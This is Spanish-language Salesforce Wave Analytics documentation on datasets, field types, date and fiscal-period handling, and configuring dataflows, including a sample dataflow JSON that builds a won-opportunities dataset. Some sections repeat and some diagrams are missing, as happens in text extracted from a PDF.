Un conjunto de datos es una recopilación de datos relacionados que se almacena de una forma desnormalizada y altamente comprimida. Para cada licencia de plataforma, su organización puede tener un máximo de 250 millones de filas de datos almacenados en todos los conjuntos de datos registrados combinados.

Wave Analytics aplica uno de los siguientes tipos a cada campo del conjunto de datos:

**Fecha**
Una *fecha* puede venir representada como un día, un mes, un año y, opcionalmente, tiempo. Puede agrupar, filtrar y realizar operaciones matemáticas con las fechas.

**Dimensión**
Una *dimensión* es un valor cualitativo, como una región, un nombre de producto y un número de modelo. Las dimensiones son útiles para agrupar y filtrar sus datos. A diferencia de las mediciones, no es posible realizar operaciones matemáticas en las dimensiones. Para aumentar el rendimiento de las consultas, Wave Analytics indexa todos los campos de dimensiones en conjuntos de datos.

**Medición**
Una *medición* es un valor cuantitativo, como ingresos o un tipo de cambio. Puede realizar operaciones matemáticas en las mediciones, como calcular los ingresos totales y el tipo de cambio mínimo.

Para cada conjuntos de datos que cree, puede aplicar seguridad a nivel de filas para restringir el acceso a registros del conjuntos de datos.

**Atención:** Antes de crear un conjunto de datos, compruebe que los datos de origen contienen al menos un valor en cada columna. Las columnas con todos los valores nulos no se pueden crear en conjuntos de datos y no se puede hacer referencia a ellos en flujos de datos, lentes o paneles. Considere proporcionar un valor predeterminado para valores nulos, como "n/a" o "vacío".

## Gestión de valores numéricos en conjuntos de datos

Wave Analytics almacena de forma interna valores numéricos en conjuntos de datos como valores largos. Por ejemplo, almacena el número "3.200,99" con una escala de "2" como "320099". La interfaz de usuario vuelve a convertir el valor almacenado a anotación decimal para mostrar el número como "3200.99"

## Gestión de fechas en conjuntos de datos

Cuando Wave Analytics carga datos en un conjunto de datos, desglosa cada fecha en múltiples campos, como día, semana, mes, trimestre y año basándose en el año del calendario. Por ejemplo, si extrae fechas de un campo `CreateDate`, Wave Analytics genera campos de fecha como `CreateDate_Day` y `CreateDate_Week`. Si su año fiscal es diferente al año del calendario, puede activar Wave Analytics para generar campos de fecha fiscal también.

## JSON de flujo de datos

Puede utilizar el flujo de datos para crear uno o más conjuntos de datos en base a los datos procedentes de objetos de Salesforce o conjuntos de datos existentes. Un *flujo de datos* es un conjunto de instrucciones que especifica qué datos extraer a partir de objetos de Salesforce o conjuntos de datos, cómo transformar los conjuntos de datos, y qué conjuntos de datos dejar disponibles para consultas. Con un flujo de datos puede manipular los datos extraídos y anular los metadatos antes de cargarlos en un conjunto de datos. El flujo de datos se ejecuta con una programación diaria con el fin de actualizar los datos.

## Generador del conjunto de datos

Utilice el Generador del conjunto de datos para crear un único conjunto de datos basado en los datos procedentes de uno o más objetos relacionados de Salesforce. Con el Generador del conjunto de datos, solo tiene que seleccionar y activar para identificar y seleccionar objetos relacionados de Salesforce.

## Wave Connector para datos de Excel

Wave Connector de Salesforce facilita la importación de datos desde Microsoft Excel 2013 en Wave Analytics.

Cargar datos externos desde la interfaz de usuario

Puede utilizar la interfaz de usuario de carga para crear un conjunto de datos único basado en datos externos. Puede cargar un archivo de datos externos en formato .csv, .gz o .zip. Para actualizar los datos puede sobreescribirlos en el conjunto de datos cargando un nuevo archivo de datos externos.

API de datos externos

Puede utilizar la API de datos externos para crear un único conjunto de datos basado en los datos externos en formato .csv. También puede utilizar la API para modificar el conjunto de datos cargando un nuevo archivo .csv. Cuando modifica el conjunto de datos, puede elegir sobreescribir todos los registros, agregar registros, actualizar registros o eliminar registros.

## Gestión de valores numéricos en conjuntos de datos

Wave Analytics almacena de forma interna valores numéricos en conjuntos de datos como valores largos. Por ejemplo, almacena el número "3.200,99" con una escala de "2" como "320099". La interfaz de usuario vuelve a convertir el valor almacenado a anotación decimal para mostrar el número como "3200.99"

El valor numérico máximo que se puede almacenar en un conjunto de datos es 36,028,797,018,963,967 y el valor numérico mínimo es -36,028,797,018,963,968.

PRECAUCIÓN: Si un valor numérico no está en este intervalo, podría recibir resultados inesperados. Por ejemplo, si intenta cargar el valor 3.7E-16 con una escala de 16 en un conjunto de datos, Wave Analytics intenta almacenar el valor como 37000000000000000. Sin embargo, como este valor supera el máximo, Wave Analytics no logra cargar el registro completo. Además, si realiza una consulta que agrega mediciones (como sumar o agrupar) y el valor resultante supera el valor máximo, el valor se desborda y Wave Analytics devuelve un resultado incorrecto.

## Gestión de fechas en conjuntos de datos

Cuando Wave Analytics carga datos en un conjunto de datos, desglosa cada fecha en múltiples campos, como día, semana, mes, trimestre y año basándose en el año del calendario. Por ejemplo, si extrae fechas de un campo `CreateDate`, Wave Analytics genera campos de fecha como `CreateDate_Day` y `CreateDate_Week`. Si su año fiscal es diferente al año del calendario, puede activar Wave Analytics para generar campos de fecha fiscal también.

Wave Analytics genera los siguientes campos de fecha.

| Nombre del campo | Tipo de campo | Descripción |
|---|---|---|
| <date field name>_Second | Texto | Número de segundos. Si la fecha no contiene segundos, el valor es '0.' |
| <date field name>_Minute | Texto | Número de minutos. Si la fecha no contiene minutos, el valor es '0.' |
| <date field name>_Hour | Texto | Número de horas. Si la fecha no contiene horas, el valor es '0.' |
| <date field name>_Day | Texto | Día del mes. |
| <date field name>_Week | Texto | Número de semanas en el año de calendario. |
| <date field name>_Month | Texto | Número de meses en el año de calendario. |
| <date field name>_Quarter | Texto | Número de trimestres en el año de calendario. |

| Nombre del campo | Tipo de campo | Descripción |
|---|---|---|
| <date field name>_Year | Texto | Año de calendario. |
| <date field name>_Week_Fiscal | Texto | Número de semanas en el año fiscal. |
| <date field name>_Month_Fiscal | Texto | Número de meses en el año fiscal. |
| <date field name>_Quarter_Fiscal | Texto | Número de trimestres en el año fiscal. |
| <date field name>_Year_Fiscal | Texto | Año fiscal. |
| <date field name>_sec_epoch | Numérico | Número de segundos que han transcurrido desde el 1 de enero de 1970 (medianoche UTC). |
| <date field name>_day_epoch | Numérico | Número de días que han transcurrido desde el 1 de enero de 1970 (medianoche UTC). |

Puede establecer atributos de metadatos para controlar cómo se cargan las fechas en conjuntos de datos para permitir a Wave Analytics generar campos de fecha fiscal. Los atributos de metadatos se establecen en los parámetros de transformación sfdcDigest para datos de Salesforce o en el archivos de metadatos para datos externos.

**Importante:** Antes de cargar fechas desde un archivo de datos externo, asegúrese de revisar los requisitos de formato de fecha aquí. Además, asegúrese de que los nombres de columnas en el archivo de datos externos no entra en conflicto con los nombres de campo de fecha generados. Por ejemplo, si carga un archivo CSV con la columna `Create_Date`, Wave Analytics genera el campo `Create_Date_Year` en el conjunto de datos. Si el archivo CSV tiene también un campo denominado `Create_Date_Year`, Wave Analytics puede lanzar un error porque los nombres entran en conflicto.

## Periodos fiscales en Wave Analytics


Si el año fiscal y el año de calendario son diferentes, puede permitir a Wave Analytics generar los campos de fecha fiscal en el conjunto de datos además de los campos de fecha de calendario. Para permitir a Wave Analytics generar campos de fecha fiscal, establezca el atributo `fiscalMonthOffset` en un valor diferente a '0'. Establezca este atributo para cada columna de fecha para la que desea generar campos de fecha fiscal. Si establece la compensación como '0' o no especifica un valor, Wave Analytics no genera ningún campo de fecha fiscal.

Además, para configurar los periodos fiscales, establezca los siguientes atributos de metadatos para cada columna de fecha:


**`fiscalMonthOffset`**
Además de activar la generación de campos de fecha fiscal, este atributo determina también el primer mes del año fiscal. Especifique la diferencia entre el primer mes del año fiscal y el primer mes del año de calendario (Enero) en `fiscalMonthOffset`. Por ejemplo, si su año fiscal empieza en abril, establezca `fiscalMonthOffset` como '3'.

**`isYearEndFiscalYear`**
Como el año fiscal puede comenzar en un año de calendario y finalizar en otro, debe especificar qué año utilizar para el año fiscal. El atributo `isYearEndFiscalYear` indica si el año fiscal es el año en el que comienza o finaliza el año fiscal.

Para ver cómo funciona, eche un vistazo a un par de ejemplos: Si `isYearEndFiscalYear` = verdadero (o no especifica este atributo), el año fiscal es el año en el que finaliza el año fiscal. Como se indica en el siguiente diagrama, cualquier fecha entre 1/4/2015 y 31/3/2016 forma parte del año fiscal 2016 porque el año fiscal finaliza en 2016.




Si `isYearEndFiscalYear` = falso, el año fiscal es el año en el que comienza el año fiscal. Como se indica en el siguiente diagrama, cualquier fecha entre 1/4/2015 y 31/3/2016 forma parte del año fiscal 2015 porque el año fiscal comienza en 2015.




## Numeración de semanas en Wave Analytics


Para cada fecha cargada en un conjunto de datos, Wave Analytics genera el número de semanas correspondiente para el año de calendario y, si es posible, el año fiscal. Al igual que la función SOQL `WEEK_IN_YEAR`, la semana 1 de Wave Analytics es del 1 al 7 de enero. (Esto es diferente del cálculo `week()` de UTC.)

Si es necesario, puede configurar la semana para comenzar en un día concreto de la semana configurando el atributo `firstDayOfWeek`. Por ejemplo, si el 1 de enero es un sábado y configura la semana para comenzar un lunes, la semana 1 es del 1 al 2 de enero. La semana 2 comienza en domingo, 3 de enero. La semana 3 comienza el 10 de enero, el lunes siguiente. Tenga en cuenta que la semana 1 puede ser una semana corta para asegurarse de que las semanas siguientes comiencen el día especificado de la semana.

## JSON de flujo de datos

Puede utilizar el flujo de datos para crear uno o más conjuntos de datos en base a los datos procedentes de objetos de Salesforce o conjuntos de datos existentes. Un *flujo de datos* es un conjunto de instrucciones que especifica qué datos extraer a partir de objetos de Salesforce o conjuntos de datos, cómo transformar los conjuntos de datos, y qué conjuntos de datos dejar disponibles para consultas. Con un flujo de datos puede manipular los datos extraídos y anular los metadatos antes de cargarlos en un conjunto de datos. El flujo de datos se ejecuta con una programación diaria con el fin de actualizar los datos.

Wave Analytics proporciona un flujo de datos predeterminado que contiene lógica de transformación de muestra. Este flujo de datos es solo una muestra que debe configurar antes de ejecutarlo.




Para configurar el flujo de datos, se agregan transformaciones al archivo de definición de flujo de datos. Un *archivo de definición de flujo de datos* es un archivo JSON que contiene transformaciones que representan la lógica de flujo de datos. Puede agregar transformaciones para determinar qué datos extraer, cómo transformar los conjuntos de datos y qué conjuntos de datos registrar para dejarlos disponibles para consultas.

Tras configurar el flujo de datos, se carga el nuevo archivo de definición de flujo de datos a Wave Analytics.

Los flujos de trabajo no se ejecutan automáticamente de forma predeterminada. Para iniciar la ejecución de un flujo de trabajo según la programación, debe iniciar primero el flujo de trabajo manualmente. Tras ejecutarse el primer trabajo, el flujo de datos se ejecuta según la programación diaria. El flujo de datos se ejecuta de forma diaria para capturar los cambios más recientes en los datos de Salesforce y los cambios en la lógica de flujo de datos.

También puede detener, volver a programar y supervisar trabajos de flujo de datos.

CONSULTE TAMBIÉN

Crear conjuntos de datos con un flujo de datos

## Generador del conjunto de datos

Utilice el Generador del conjunto de datos para crear un único conjunto de datos basado en los datos procedentes de uno o más objetos relacionados de Salesforce. Con el Generador del conjunto de datos, solo tiene que seleccionar y activar para identificar y seleccionar objetos relacionados de Salesforce.

Después de seleccionar los datos que haya que incluir en el conjunto de datos, el Generador del conjunto de datos genera y agrega el JSON asociado al archivo de definición de flujo de datos. El conjunto de datos se crea la próxima vez que se ejecuta el flujo de datos. Los datos del conjunto de datos se actualizan cada vez que se ejecuta el flujo de datos.

CONSULTE TAMBIÉN

Crear un conjunto de datos con el Generador del conjunto de datos

## Wave Connector para datos de Excel

Wave Connector de Salesforce facilita la importación de datos desde Microsoft Excel 2013 en Wave Analytics.

Wave Connector está disponible como una aplicación para Excel 2013 en el escritorio y Excel Online en Office 365. Connector está disponible como una aplicación desde Microsoft Apps for Office Store o el catálogo de aplicaciones privadas de su organización. Después de instalar Connector, solo tiene que seleccionar y hacer clic para importar datos desde Excel en Salesforce.

Instalar la aplicación de Excel de Wave Connector

La aplicación Wave Connector proporciona a los usuarios una forma sencilla y rápida para importar datos de Excel 2013 en Salesforce Wave Analytics..

## Cargar datos externos desde la interfaz de usuario

Puede utilizar la interfaz de usuario de carga para crear un conjunto de datos único basado en datos externos. Puede cargar un archivo de datos externos en formato .csv, .gz o .zip. Para actualizar los datos puede sobreescribirlos en el conjunto de datos cargando un nuevo archivo de datos externos.

Cuando Wave Analytics carga datos en un conjunto de datos, también agrega metadatos sobre cada columna de datos. Por ejemplo, los metadatos pueden incluir el tipo de campo, la precisión, la escala y el valor predeterminado.

Para datos externos, Wave Analytics infiere metadatos sobre cada columna de datos en el archivo de datos externos a no ser que especifique atributos de metadatos diferentes en un archivo de metadatos. Un *archivo de metadatos* es un archivo JSON que describe la estructura de un archivo de datos externos. Por ejemplo, puede utilizar un archivo de metadatos para establecer explícitamente el tipo de campo y el valor predeterminado para una columna específica de datos externos. Si no se proporciona ningún archivo de metadatos cuando carga datos externos, Wave Analytics trata cada columna como una dimensión y establece el tipo de campo en "Texto". Esto afecta al tipo de consultas que pueden realizarse sobre el conjunto de datos debido a que no es posible realizar cálculos

matemáticos sobre columnas del conjunto de datos con un tipo de campo Texto. Solo puede realizar cálculos matemáticos sobre columnas del conjunto de datos con un tipo de campo Numérico.

Tras crear un conjunto de datos basado en un archivo de datos externos, puede modificar el conjunto de datos para aplicar un nuevo archivo de metadatos. De esta forma podrá cambiar los atributos de metadatos de cada columna.

Nota: Wave almacena temporalmente los archivos de metadatos y CSV cargados únicamente para su procesamiento. Tras crear un conjunto de datos, Wave elimina los archivos.

CONSULTE TAMBIÉN

Crear un conjunto de datos con datos externos

### API de datos externos

Puede utilizar la API de datos externos para crear un único conjunto de datos basado en los datos externos en formato .csv. También puede utilizar la API para modificar el conjunto de datos cargando un nuevo archivo .csv. Cuando modifica el conjunto de datos, puede elegir sobreescribir todos los registros, agregar registros, actualizar registros o eliminar registros.

Para obtener más información sobre la API de datos externos, consulte la *Guía de desarrolladores de la API de datos externos de Wave Analytics*.

## Crear conjuntos de datos con un flujo de datos

Puede utilizar un flujo de datos para crear uno o más conjuntos de datos en base a los datos procedentes de objetos de Salesforce o conjuntos de datos existentes.


1. Diseñar el flujo de datos
   Antes de iniciar la creación del archivo de definición de flujo de datos en el formato .json, considere el diseño del flujo de datos. Tenga en cuenta qué datos hay que dejar disponibles para consultas, de dónde extraer los datos y si necesita transformar los datos extraídos para obtener los datos que desea.
2. Configurar el flujo de datos
   Configure el flujo de datos en base al diseño de su flujo de datos. Puede configurar el flujo de datos para extraer datos, transformar conjuntos de datos en base a sus requisitos comerciales, así como registrar conjuntos de datos que desee que queden disponibles para consultas. Para configurar el flujo de datos, se agregan transformaciones al archivo de definición de flujo de datos.
3. Iniciar y detener un flujo de datos
   Puede iniciar un trabajo de flujo de datos manualmente para cargar los datos en conjuntos de datos de forma inmediata. También puede detener un trabajo mientras se está ejecutando. Puede ejecutar un máximo de 24 trabajos de flujo de datos en un período continuo de 24 horas.
4. Supervisar un trabajo de flujo de datos
   Utilice el supervisor de datos para supervisar trabajos de flujo de datos para garantizar que se completan correctamente o para solucionar problemas si fallan.
5. Volver a programar y cancelar la programación de un flujo de datos
   Después de ejecutar un trabajo de flujo de trabajo por primera vez, se ejecuta en una programación diaria, de forma predeterminada. Puede cambiar la hora de la programación diaria o programarla para que se ejecute en un intervalo por horas. Puede cambiar la programación para garantizar que los datos están disponibles a una hora en particular o para ejecutar el trabajo fuera del horario laboral. También puede cancelar la programación de un flujo de datos.

## Diseñar el flujo de datos

Antes de iniciar la creación del archivo de definición de flujo de datos en el formato .json, considere el diseño del flujo de datos. Tenga en cuenta qué datos hay que dejar disponibles para consultas, de dónde extraer los datos y si necesita transformar los datos extraídos para obtener los datos que desea.

Para ilustrar algunas decisiones clave de diseño, veamos un ejemplo. En este ejemplo, el objetivo es crear un conjunto de datos denominado "Oportunidades ganadas". El conjunto de datos contendrá detalles de oportunidades, incluyendo el nombre de cuenta de cada oportunidad.

Para crear este conjunto de datos, diseñe el siguiente flujo de datos:




El flujo de datos extra datos de oportunidades del objeto Oportunidad y extrae el nombre de cuenta del objeto Cuenta. Para cada objeto extraído, el flujo de datos crea un nuevo conjunto de datos.

El flujo de datos transforma a continuación los conjuntos de datos creados a partir de los datos extraídos. En primer lugar, el flujo de datos une los datos de oportunidades y cuentas en un nuevo conjunto de datos. A continuación, el flujo de datos filtra los registros basados en la etapa de oportunidad de modo que el conjunto de datos contenga únicamente oportunidades ganadas. Cada vez que el flujo de datos transforma un conjunto de datos, crea un nuevo conjunto de datos.

Para finalizar, debido a que desea que los usuarios puedan realizar consultas únicamente sobre oportunidades ganadas, se configura el flujo de datos para registrar sólo el conjunto de datos final. Sin embargo, si se desea, es posible registrar cualquier conjunto de datos creado por el flujo de datos y registrar todos los conjuntos de datos que desee.

Seleccione cuidadosamente qué conjuntos de datos registrar, porque:

- El número total de filas de todos los conjuntos de datos registrados no puede superar los 250 millones por licencia de plataforma.
- Los usuarios que tienen acceso a conjuntos de datos registrados pueden consultar los datos. Sin embargo, puede aplicar seguridad a nivel de filas en un conjunto de datos para restringir el acceso a los registros.

## Configurar el flujo de datos

Configure el flujo de datos en base al diseño de su flujo de datos. Puede configurar el flujo de datos para extraer datos, transformar conjuntos de datos en base a sus requisitos comerciales, así como registrar conjuntos de datos que desee que queden disponibles para consultas. Para configurar el flujo de datos, se agregan transformaciones al archivo de definición de flujo de datos.

Un *archivo de definición de flujo de datos* es un archivo JSON que contiene transformaciones que representan la lógica de flujo de datos. El archivo de definición del flujo de datos se debe guardar con codificación UTF-8.

Antes de poder configurar un flujo de datos para procesar datos externos, debe cargar los datos externos en Wave Analytics.

1. En Wave Analytics, haga clic en el icono de engranaje ( ) y, a continuación, haga clic en **Supervisor de datos** para abrir el supervisor de datos.
   La vista Trabajos del supervisor de datos aparece de forma predeterminada.
2. Seleccione **Vista de flujo de datos**.
3. Para descargar el archivo de definición del flujo de datos, haga clic en **Descargar** en la lista de acciones (1).

**EDICIONES**


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

**PERMISOS DE USUARIO**

Para modificar el archivo de definición de flujo de datos:

- "Modificar flujos de datos de Wave Analytics"




4. Realice una copia de seguridad del archivo de definición de flujo de datos antes de modificarlo.
   Wave Analytics no conserva versiones anteriores del archivo. Si comete un error, puede cargar la versión anterior para revertir sus cambios.
5. Agregue trasformaciones al archivo de definición de flujo de datos.
   Por ejemplo, en base al diseño del paso anterior, puede agregar las siguientes transformaciones:

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
```

```
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" }
         ]
      }
   },
   "Transform_Augment_OpportunitiesWithAccountDetails": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunities",
         "left_key": [ "AccountId" ],
         "relationship": "OpptyAcct",
         "right": "Extract_AccountDetails",
         "right_key": [ "Id" ],
         "right_select": [
            "Name"
         ]
      }
   },
   "Transform_Filter_Opportunities": {
      "action": "filter",
      "parameters": {
         "filter": "StageName:EQ:Closed Won",
         "source": "Transform_Augment_OpportunitiesWithAccountDetails"
      }
   },
   "Register_Dataset_WonOpportunities": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "WonOpportunities",
         "name": "WonOpportunities",
         "source": "Transform_Filter_Opportunities"
      }
   }
}
```

Nota: Los valores y las claves JSON distinguen entre mayúsculas y minúsculas. Cada clave en negrita en el JSON del ejemplo anterior contiene una acción que identifica el tipo de transformación. El orden en el que agrega las transformaciones al archivo de definición de flujo de datos no es relevante. Wave Analytics determina el orden en el que procesar las transformaciones cruzando el flujo de datos para determinar las dependencias entre ellas.

6. Antes de guardar el archivo de definición de flujo de datos, utilice una herramienta de validación JSON para verificar que el JSON es válido.

   Se producirá un error si intenta cargar el archivo de definición de flujo de datos con un JSON no válido. Podrá encontrar herramienta de validación JSON en Internet.

7. Guarde el archivo de definición del flujo de datos con codificación UTF-8 y luego cierre el archivo.
8. En la vista Flujo de datos del supervisor de datos, haga clic en **Cargar** en la lista de acciones (1) para cargar el archivo de definición de flujo de datos actualizado.

   Nota: La carga del archivo de definición de flujo de datos no afecta a los trabajos de flujo de datos en ejecución y no inicia automáticamente el trabajo de flujo de datos.

Ahora puede iniciar el flujo de datos cuando quiera o esperar que se ejecute según la programación. Los usuarios no podrán consultar los conjuntos de datos registrados hasta que se ejecute el flujo de datos.

## Iniciar y detener un flujo de datos

Puede iniciar un trabajo de flujo de datos manualmente para cargar los datos en conjuntos de datos de forma inmediata. También puede detener un trabajo mientras se está ejecutando. Puede ejecutar un máximo de 24 trabajos de flujo de datos en un período continuo de 24 horas.

Nota: Los flujos de trabajo no se ejecutan automáticamente de forma predeterminada. Para iniciar la ejecución de un flujo de trabajo según la programación, debe iniciar primero el flujo de trabajo manualmente. Tras ejecutarse el primer trabajo, el flujo de datos se ejecuta según la programación diaria.

1. En Wave Analytics, haga clic en el icono de engranaje ( ) y, a continuación, haga clic en **Supervisor de datos** para abrir el supervisor de datos.
   La vista Trabajos del supervisor de datos aparece de forma predeterminada.
2. Seleccione **Vista de flujo de datos**.

EDICIONES


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para iniciar un trabajo de flujo de datos:

- "Modificar flujos de datos de Wave Analytics"




3. Haga clic en **Iniciar** en la lista de acciones (1) para iniciar el trabajo de flujo de datos.
   El trabajo de flujo de datos se agrega a la cola de trabajos. El botón **Iniciar** queda atenuado mientras el trabajo de flujo de datos se está ejecutando.
4. Tras completarse el trabajo, Wave Analytics envía una notificación por correo electrónico al usuario que modificó por última vez el archivo de definición del flujo de datos.

La notificación por correo electrónico indica si el trabajo se completó correctamente. También muestra los detalles del trabajo como la hora de inicio, la hora de finalización, la duración y el número de filas procesadas. Si el trabajo tuvo fallos, la notificación muestra la razón del fallo.

5. Para detener un trabajo de flujo de datos que se esté ejecutando, haga clic en junto al estado del trabajo.
Si hace clic en **Iniciar** para reiniciar un flujo de datos detenido, el trabajo comienza de nuevo: el trabajo de flujo de datos no se reanuda desde el punto en el que se detuvo.

Puede supervisar el trabajo de flujo de datos en el supervisor de datos para determinar el momento en que se completa el flujo de datos. Tras la correcta finalización del flujo de datos, actualice la página de inicio para ver los conjuntos de datos registrados.

## Supervisar un trabajo de flujo de datos

Utilice el supervisor de datos para supervisar trabajos de flujo de datos para garantizar que se completan correctamente o para solucionar problemas si fallan.

La vista Flujo de datos del supervisor de datos muestra el estado, la hora de inicio y la duración de los últimos 10 trabajos de flujo de datos y retiene el historial de los últimos 7 días. Para ayudarle a solucionar problemas de un trabajo con fallos, puede ver los mensajes de error sobre el trabajo, ver detalles en tiempo de ejecución sobre cada transformación que se procesa y descargar registros de errores donde los haya.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

